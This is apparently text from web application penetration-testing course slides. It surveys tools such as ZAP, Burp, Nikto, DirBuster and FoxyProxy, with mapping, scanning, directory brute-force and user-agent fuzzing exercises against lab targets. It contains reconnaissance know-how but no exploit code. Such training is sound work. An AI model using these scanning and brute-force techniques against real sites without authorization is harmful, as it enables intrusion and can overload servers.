


Image source: nmap.org.

- **Author:** Mozilla Foundation
- **Site:** <http://www.mozilla.org>
- **Purpose:** A full featured, cross platform web browser.
Now includes a mobile version for your smartphone
- **Language:** C++
- **Notable Features:** Extensions (add-ons)!!!
- **Caveats:**still thinking.....
- **Useful Pentester Trick:**
 - Open a second Firefox process and profile:
firefox -P -no-remote



- Page Info
 - Determine if page is static or dynamic via modification date
 - Shows URLs for all media objects in the page
- Error Console
 - Determine if your browser is properly rendering the page
- View Page Source and View Selection Source
 - Used to quickly expose source code of selected content
- Inspect Element (new in Firefox 10)
 - Used to associate code and rendered elements
- Tilt (new in Firefox 11)
 - 3D Graphical representation of the page source code

- **Author:** Elbert F
- **Site:** <http://wappalyzer.com>
- **Purpose:** Identifies various software components and technologies used on websites.
- **Language:** Firefox add-on
- **Features:**
 - Fingerprint OS, webserver, web frameworks, and server-side programming language
 - Reports tracking...

- Testing tools that "Man-in-the-Middle" your own traffic
- Provide a historic record of all interactions with the application
- Provide ability to intercept and modify requests
- Provide additional tools to manipulate and interact with the application
- Provide a single location to track all of your notes and findings

- **Author:** Eric H. Jung
- **Site:** <http://getfoxyproxy.org>
- **Purpose:** Web browser proxy switcher
- **Language:** Firefox add-on
- **Features:** Basic, Standard, Plus...
 - <http://getfoxyproxy.org/downloads.html#editions>
- **Exercise:**
 - Check all options/proxies & create a new local proxy
 - E.g. ZAP = localhost:8081





- **Lead:** Simon Bennetts (Psiinon)
- **Site:** <http://code.google.com/p/zaproxy>
- **Purpose:** An interception proxy with integrated tools to find vulnerabilities. This project was forked from Paros Proxy and is actively maintained (unlike Paros).
- **Language:** Java
- **Notable Features:**
 - Save/Restore session state
 - Port Scanner
 - Active and Passive Scanner
 - Spider, Brute Force, Fuzzing tools
 - Notes and alerts
 - Global search capabilities
 - Extension feature (tokengen, highlighting, diff, AJAX spider, etc...)

- Configuring Firefox to trust ZAP's dynamic SSL certificates
 - Have ZAP generate a SSL Root CA
 - Save the certificate to your file system
 - Import it into Firefox
- Use FoxyProxy to quickly configure Firefox to use ZAP as a proxy



- **Author:** FirebugWorkingGroup et. al.
- **Site:** <http://getfirebug.com>
- **Purpose:** Set of web development tools
- **Language:** Firefox add-on
- **Features:**
 - Inspect & modify HTML, CSS, XML, DOM...
 - JavaScript debugger & profiler
 - Error finding & monitor network activity




Manual Mapping Exercise


- What functionality does the application provide?
- Have you visited every page and recorded every request/response pair?
- Are there any pages that should be blacklisted from our active tools?
- Which operating system is hosting the application?
- Which web server and/or application server is hosting the application?
- Which language is the application written in?
- Which programming model did the developer use?
 - Front Controller uses a single page for all functionality
 - `/index.aspx?action=AddToCard&Item=42`
 - Page Controller uses a separate page for each function
 - `/AddToCart.php?Item=42`
 - Model View Controller (MVC) can be much more complex, often using the resource path to specify input instead of actual files and directories
 - `/Product/AddToCard/42`
- Do sequential process flows exist?




Automated Mapping Exercise



- Results will likely find many more pages and files than your manual mapping
 - Now signified by the spider icon in the site map



- **Author:** PortSwigger Ltd.
- **Site:** <http://portswigger.net>
- **Purpose:** A web application assessment suite of tools including an interception proxy, spidering tool, limited attack tool, session token analyzer, and others
 - A commercial version exists which adds an automated vulnerability scanner and extended attack tool
- **Language:** Java
- **Notable Features:**
 - One of the best spiders available
 - Smart decoding and encoding
 - Excellent fuzzer (called Intruder), however its crippled in the free version
 - No active scanner in the free version
 - No save/restore session in the free version
- **Samurai Notes:**
 - Interception has been disabled by default in SamuraiWTF. To re-enable, go to the Proxy Options tab, under "intercept client requests", enable the check box next to "intercept if:" (by default, interception of server responses is disabled too)




- Allow you to get the best of both tools
- Allows ZAP to save and restore your session for later use and archive

VULNERABILITY DISCOVERY


Learning the app from an attacker's perspective ...





- OWASP Top 10
 - https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- But there are many more vulnerabilities beyond the Top 10
- Many vulnerabilities don't fit the descriptions of our common vulnerability categories
 - Often must describe the vulnerabilities when reporting on them


- **Author:** Sullo
- **Site:** <http://cirt.net/nikto2>
- **Purpose:** A web server scanner that fingerprints, correlates to known vulnerabilities, and looks for known malicious or potentially dangerous files/CGIs
- **Language:** Perl
- **Syntax:**
nikto -host <target>



- Use nikto to scan dojo-basic
- Review the results and visit the "interesting" pages



ZAP Application Integration



The screenshot shows the ZAP (Zed Attack Proxy) application interface. The 'Sites' pane on the left lists 'http://dwa'. A context menu is open over this site, with 'Run application' selected. This opens a configuration dialog for the 'Nikto' application. The dialog fields are: Display Name (Nikto), Full Command (/usr/bin/nikto), Working Dir (empty), Parameters (-host %site% -port %port%), Capture Output (checked), and Output to Note (checked). Below the dialog, the 'Active Scan' tab is selected, showing a list of scan results in the output pane.

Context Menu:

- Attack
- Exclude from
- Run application
- Delete (from view)
- Purge (from DB)

Configuration Dialog:

- Display Name: Nikto
- Full Command: /usr/bin/nikto
- Working Dir:
- Parameters: -host %site% -port %port%
- Capture Output: ☒
- Output to Note: ☒

Active Scan Results:

- + OSVDB-3268: : Directory indexing found.
- + OSVDB-3092: /login/: This might be interesting...
- + OSVDB-3093: /security/web_access.html: This might be interesting... has been seen in web logs from an unknown scanner.
- + OSVDB-3268: /icons/: Directory indexing found.
- + OSVDB-3268: /docs/: Directory indexing found.
- + OSVDB-3092: /CHANGELOG.txt: A changelog was found.
- + OSVDB-3233: /icons/README: Apache default file found.

- **Author:** OWASP Project
- **Site:** [www.owasp.org/index.php/Category:OWASP DirBuster Project](http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)
- **Purpose:** Brute force of web directories and files
- **Language:** Java
- **Pros:**
 - Very quick for what it does
 - Has one of the most exhaustive list (big crawler on tons of websites), however they are highly inefficient
- **Caveats:**
 - Scans can take a VERY long time if you use recursion
 - Can overwhelm servers (connections and log disk storage)



- Before you do anything, turn off recursion!
 - Takes FOREVER!
- Scan “http://dojo-basic” with the small directory list
 - Disable recursive checks and brute force file checks
- While the scan is running, experiment with the number of threads
 - Be careful over 10 threads if you are on in a virtual machine!



- **Author:** Raft Team
- **Site:** <http://code.google.com/p/raft>
- **Purpose:** A suite of tools that utilize common shared elements to make testing and analysis easier. The tool (framework) provides visibility in to areas that other tools do not such as various client side storage
- **Language:** Python
- **Features:**
 - Some of the best wordlists and newest word lists for unlinked files and directories
- **Caveat:**
 - Project is only semi active and hasn't had a stable release yet

- Use ZAP's Brute Force tools to scan for unlinked resources in Dojo-Basic
 - Disable recursive checkbox in the options
 - Use the Raft files list
 - Use the Raft directory list



- **Author:** Chris Pederick
- **Site:**
<http://addons.mozilla.org/en-US/firefox/addon/user-agent-switcher/>
- **Purpose:** Switch the user agent of web browser
- **Language:** Firefox add-on
- **Features:**
 - Predefined set of user agents (IE, robots, iPhone...)
 - Flexible editor to customize any user agent



- Do different user agents show you different content or functionality?
 - Try mobile browser useragents for iPhone and Android
 - Try search engine useragents like "Googlebot"
 - Try security scan engines like Qualys and McAfee Secure
- Don't forget to switch back to your default UA!!!
- Use ZAP Fuzzer with the useragent list from FuzzDB to fuzz Dojo-Basic's home page



